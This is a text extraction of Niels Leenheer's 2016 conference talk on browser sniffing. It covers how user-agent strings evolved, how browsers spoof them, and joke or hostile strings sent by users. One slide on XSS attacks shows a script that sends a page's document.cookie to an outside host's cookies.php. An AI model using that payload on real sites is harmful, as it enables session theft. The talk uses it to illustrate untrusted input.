

Niels Leenheer

@html5test

everybody lies

halfstack, november 18th 2016



HTML5 TEST

html5test.com

HTML5 TEST

how well does your browser support html5?

your browser

other browsers

compare

news

device lab


about the test

YOUR BROWSER SCORES

400

OUT OF 555 POINTS

JavaScript Diagrams



Click here for GoJS

You are using Safari 9.0.1 on OS X El Capitan 10.11

Correct? ✓ ✕

Save results

Compare to...

Share

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GitHub, Inc.

This repository

Search

Pull requests

Issues

Gist

+

WhichBrowser / Parser

Unwatch

72

Star

928

Fork

123

<> Code

Issues 1

Pull requests 0

Pulse

Graphs

Settings

Browser sniffing gone too far — A useragent parser library for PHP <http://whichbrowser.net> — Edit

730 commits

2 branches

22 releases

3 contributors

Branch: master

New pull request

New file

Upload files

Find file

SSH

git@github.com:WhichBrowser/Parser

Download ZIP

NielsLeenheer

Make television manufacturer detection simpler

Latest commit 0a12639 17 minutes ago

bin

Update profile tool

27 days ago

data

Improve detection of UC Browser models

8 hours ago

warning:

this talk is full of
lies and deception

We send the EU **£350 million** a week
let's fund our **NHS** instead  Vote Leave

Let's take back control

voteforleave.uk

#TakeCo





yes...

this talk is about
browser sniffing

why?

browser sniffing is
dirty

you should use
feature detection

*Dear Web Developers:
Browser Sniffing is Stupid*

<http://www.webstandards.org/2002/12/20/dear-web-developers-browser-sniffing-is-stupid/>

5 Reasons Why Browser Sniffing Stinks

<https://www.sitepoint.com/why-browser-sniffing-stinks/>

Browser Detection is Bad

<https://css-tricks.com/browser-detection-is-bad/>



best-practices



responsive
design

progressive
enhancement

feature
detection

anti-pattern

browser sniffing

browser sniffing

is just a tool

everybody uses
browser sniffing



A photograph of two dogs on a green lawn. In the foreground, a long-haired black and white dog is sniffing the ground. In the background, a tan dog is also sniffing. A semi-transparent red banner covers the middle of the image, containing white text.

what...

is browser sniffing
actually?

the http specification defines
the user-agent header

it contains a string with
information about the browser

every request the browser
makes to the server includes
the user-agent header

GET http://whichbrowser.net/ HTTP/1.1

Accept: text/html, application/xhtml+xml, */*

Accept-Language: en-us

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)

Accept-Encoding: gzip, deflate

Connection: Keep-Alive

Host: whichbrowser.net

GET http://whichbrowser.net/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: whichbrowser.net

HTTP/1.1 200 OK
Date: Mon, 08 Feb 2016 10:40:28 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16
Last-Modified: Thu, 15 Jan 2015 10:10:40 GMT
ETag: "984-50cae11796432"
Accept-Ranges: bytes
Content-Length: 2436
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!doctype html>

<html>

<head>

you can access
the exact same string
using javascript

```
<script type="text/javascript">  
<!--  
  
    alert(navigator.userAgent);  
  
//-->  
</script>
```



you can use the user-agent
string to identify:

- the browser
- the rendering engine
- the operating system
- the device model
- and more



A photograph of a light-colored, long-haired dog sniffing the ground on a paved path. The dog is in the foreground, and its head is lowered towards the pavement. The background shows some dry grass and a blurred path. A semi-transparent red banner is overlaid across the middle of the image, containing white text.

what...

is browser sniffing
good for?

knowledge

**if you know the platform or browser,
you can streamline the user experience**




mozilla

Take Control.
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Systems & Languages | What's New | Privacy



if you know your users,
you can build a better site for them

if you know which browser is being
used, you can work around bugs

if you know which browser is causing
errors, you can fix them

privacy implications

Are you REALLY getting the best deal? Research reveals online customers are victims of 'price discrimination' when booking their holidays

- It often pays to sign up as a 'member' to receive the best deals
- Expedia 'steer' users to hotels and prices dependent on browser history
- Hotel prices can vary dependent on what device you're using
- This kind of 'price discrimination' is not illegal - it pays to be clued up

By [JOHN HUTCHINSON FOR MAILONLINE](#)

PUBLISHED: 13:08 GMT, 29 October 2014 | **UPDATED:** 13:11 GMT, 29 October 2014

We are constantly told how 'booking online' could save us a tidy amount on our hotels and holidays.

But a new study has shown that other customers may still be getting a better deal - even when the

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changing your user agent
string actually makes it
easier to track you

anonymity by looking
like everybody else





why...

is browser sniffing
so difficult?

things started out simple



Mosaic/0.9



Mozilla/1.0 (Win3.1)




code name of
the browser

but it quickly started
to get complicated



Mozilla/1.0 (compatible; MSIE 1.0; Windows 95)



compatible with
Netscape Navigator 1.0



Opera/8.54 (Windows 95; U; en)




Opera/10.00 (Windows NT 5.1; U; en)

Presto/2.2.0



Opera/9.8 (Windows NT 5.1; U; en)

Presto/2.2.0 Version/10.00



real version of
the browser



Mozilla/5.0

(Windows; U; Windows NT 6.0; en; rv:1.9.1)

Gecko/20090624 Firefox/3.5


build date of
the rendering engine





Mozilla/5.0 (Windows NT 6.0; rv:2.0)

Gecko/20100101 Firefox/4.0



build date is no
longer updated



Mozilla/5.0 (Windows NT 6.0; rv:16.0)

Gecko/16.0 Firefox/16.0

and it gets worse...



Mozilla/5.0

(Macintosh; U; PPC Mac OS X 10_4_11; en)

AppleWebKit/525.27.1 (KHTML, like Gecko)

Version/3.2.3 Safari/525.28.3



Mozilla/5.0

(Windows; U; Windows NT 6.0; en)

AppleWebKit/525.27.1 (KHTML, like Gecko)

Chrome/15.0.874.120 Safari/525.28.3



Mozilla/5.0

(Windows NT 10.0; WOW64)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/44.0.2403.155 Safari/537.36

OPR/31.0.1889.180



Mozilla/5.0

(Windows NT 6.3; Trident/7.0; rv:11.0)

like Gecko



Mozilla/5.0 (Windows NT 10.0)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/42.0.2311.135 Safari/525.28.3

Edge/12.10162

and those were all relatively
normal user-agent strings

sometimes browsers simply do
not make sense at all



Mozilla/5.0 (Linux; Android 4.3; en;
SAMSUNG GT-I9505 Build/JSS15J)
AppleWebKit/537.36 (KHTML, like Gecko)
Version/1.5 Chrome/28.0.1500.94
Mobile Safari/537.36



Nokia Xpress for Windows Phone

Mozilla/5.0 (Series40; NOKIALumia800;
Profile/MIDP-2.1 Configuration/CLDC-1.1)
Gecko/20100401 S400viBrowser/1.8.0.50.5


sometimes browsers lie to
hide their true identity



Opera/9.80 (X11; Linux zbov; U; en)
Presto/2.9.201 Version/11.50

Opera Mobile (desktop mode)

ROT 13 encrypted
“mobi”



Opera/9.80 (X11; Linux zbov; U; en)

Presto/2.9.201 Version/11.50




Mozilla/5.0 (compatible; MSIE 8.0;
Windows NT 6.1; Trident/5.0)

Internet Explorer (compatibility view)

Mozilla/5.0 (compatible; MSIE 8.0;
Windows NT 6.1; Trident/5.0)

Trident 5 means it's
Internet Explorer 9

sometimes browsers
are just weird



html5test.com/

HTML5TEST how well does your browser support html5?

your browser other browsers compare news device lab about the test

YOUR BROWSER SCORES 96

You are using an unknown browser that imitates Opera 7.02 on Windows 2000

Save results Compare to...

#1

Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2

#2

Mozilla/4.0 (compatible;
MSIE 6.0; MSIE 5.5; Windows NT 5.0)
Opera 7.02 Bork-edition [en]





Qooeeleffy zeen coostumeeze-a yuoor Ceeti® cerd. Epply noo!

Help

MSN Hume-a

My MSN

Sign In .net

Freeday, Feb 14

MSN Hume-a | My MSN | Hutmeeel | Seerch | Shuppeeng | Muneey | Peuple-a & Chet

Seerch zee Veb:

Search

msn.8
Internet Services

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Happy
Valentine's Day

- ▶ 10 best TV kisses
- ▶ Quiz: Is your guy Mr. Right?
- ▶ Last-minute gifts

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On \$75 Orders

MSN Internet Serfeeces

Internet Eccess
Speceeeels
MSN 8 Suffvere-a

Brand new items



10 Shortest
Celeb Marriages

Tuxeec foomes & a
reeng tuss

Vheech tvu sters vere-a
ved a tutel ooff 6 huoor?

Tudey oon MSN

- Bed teep ves pert
ooff elert
- Dully zee sheep
deees
- Bed gulffer =
greet CEO?
- 4 vey tu sefe-a
muney

Freeday Foon

- Veekend mufeee-a
gooeede-a
- Cun thees vumun
gulff ster beet
Teeger?
- Teke-a a
cuoortsheep qooeez
- Feges? Schmeges!
Pley Bleckjeck
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Yuoor Leeffe-a

- Tup 10 looxoory
cers
- Zee best teeme-a

Send a lufe-a cerd



Sweet,
sexy &
foop

MSN Chunnels

Ootus 2003
Booseeness
Cereers
Ceety Gooeedes
Interteenment
Femeely
Feetness & Recreeshun
Gemes
Heelt
Huoose-a & Hume-a
Keeds
Leerneeng & Reserch
Lufe-a & Releshunsheeps
Noos
Plats-a Manneeng

A scene from a Muppet show featuring two dogs in a kitchen. On the left, a dog with grey fur and a white chef's hat is barking. On the right, a dog with white fur and a red and orange floral lei is also barking. The background shows a kitchen with a brick wall, shelves with various items, and a counter with a salt shaker and a bowl. The text "BORK BORK BORK" is overlaid in white capital letters at the bottom.

BORK BORK BORK



Qooeeleffy zeen coostumeeze-a yuoor Ceeti® cerd. Epply noo!

Help

MSN Hume-a

My MSN

Sign In .net

Freeday, Feb 14

MSN Hume-a | My MSN | Hutmeeel | Seerch | Shuppeeng | Muneey | Peuple-a & Chet

Seerch zee Veb:

Search



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Internet Eccess
Speceeeels
MSN 8 Suffvere-a

Brand new items



10 Shortest
Celeb Marriages

Tuxeec foomes & a
reeng tuss

Vheech tvu sters vere-a
ved a tutel ooff 6 huoor?

Tudey oon MSN

- Bed teep ves pert
ooff elert
- Dully zee sheep
deees
- Bed gulffer =
greet CEO?
- 4 vey tu sefe-a
muney

Freeday Foon

- Veekend mufeee-a
gooeede-a
- Cun thees vumun
gulff ster beet
Teeger?
- Teke-a a
cuortsheep qooeez
- Feges? Schmeges!
Pley Bleckjeck
oonleene-a

Yuoor Leeffe-a

- Top 10 looxoory
cers
- Zee best teeme-a

Send a lufe-a cerd



Sweet,
sexy &
foop

MSN Chunnels

Ootus 2003
Booseeness
Cereers
Ceety Gooeedes
Interteenment
Femeely
Feetness & Recreeshun
Gemes
Heelt
Huoose-a & Hume-a
Keeds
Leerneeng & Reserch
Lufe-a & Releshunsheeps
Noos
Plate-a Manneeng





and it is possible to change the
user-agent string yourself

XSS attacks

```
<script>alert("My Little Pony");</script>
```

```
<script language="JavaScript">document.location=  
"http://www.max1094.18.1c/admin/cookies.php?c=" +  
document.cookie;</script>
```

```

```

XSS attacks



funny people

(J ° □ °) J _ _

Mozilla/10.0 (compatible; MSIE 10.0; CP/M; 8-bit)

You're site is 💩

angry people

angry people

FuckZilla/666.0 (Gavnoid; Debile; rv:123.0)

FuckYou/123.0 FuckingFox/321.0

